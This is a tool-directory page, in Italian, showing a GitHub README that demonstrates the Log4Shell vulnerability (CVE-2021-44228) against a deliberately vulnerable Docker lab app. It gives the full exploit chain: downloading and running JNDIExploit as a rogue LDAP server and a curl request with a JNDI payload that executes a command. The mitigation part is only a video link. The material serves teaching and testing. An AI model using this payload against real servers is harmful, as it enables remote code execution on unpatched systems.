
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/feryaeljustice/log4shell
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubferyaeljustice/log4shell

Log4Shell

Questo repository serve per la dimostrazione e la mitigazione della vulnerabilità Log4j 2021 (CVE-2021-44228).

Vedi Repository
254 anni faNon ancora revisionato
Condividi

Log4Shell

Questa repository riguarda la dimostrazione e la mitigazione della vulnerabilità Log4j 2021 (CVE-2021-44228).

Cos'è Log4Shell?

La vulnerabilità CVE-2021-44228 / Log4Shell consiste nell'iniettare un payload dannoso in un software vulnerabile, che chiederà a Log4J di ottenere un valore da una fonte di terze parti, tramite JNDI e attraverso il protocollo LDAP. ... I dati importati possono essere codice, che verrà eseguito da Log4J sul sistema.

Prova di concetto (VIDEO TUTORIAL)




  1. Eseguiamo un'applicazione web Spring Boot vulnerabile a CVE-2021-44228 in Docker, soprannominata Log4Shell da @christophetd. Utilizza Log4j 2.14.1 (tramite spring-boot-starter-log4j2 2.6.1) e JDK 1.8.0_181. docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app Log4Shell_1 Log4Shell_2


  2. Scarichiamo lo JNDI Exploit per Log4Shell dall'archivio web in questo caso, ma puoi scaricarlo da qualsiasi luogo sia disponibile. wget https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip Log4Shell_3 Log4Shell_4

  3. Otteniamo l'indirizzo IP della nostra macchina che esegue il docker dell'applicazione Log4Shell. ifconfig Log4Shell_IP
  4. Decomprimiamo lo zip con lo JNDI Exploit per Log4Shell, così otteniamo il JAR e lo eseguiamo inserendo il nostro IP ottenuto nel passaggio 3.

unzip JNDIExploit.v1.2.zip
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888

Log4Shell_5


  1. Quindi, attiviamo l'exploit usando: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}' Log4Shell_6

  • Vediamo che abbiamo una connessione JNDI alla nostra macchina, e possiamo vedere il codice eseguito da Log4J. Log4Shell_7

  1. Per confermare che l'esecuzione del codice sia riuscita, nota che il file /tmp/pwned.txt è stato creato nel container che esegue l'applicazione vulnerabile. docker exec vulnerable-app ls /tmp Log4Shell_8

Mitigazione

Video su come mitigare la vulnerabilità Log4Shell in Windows e Linux: MITIGATION

Mitigazione in Linux (immagine di esempio)

MITIGATION

Autore

Feryael Justice 2022

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →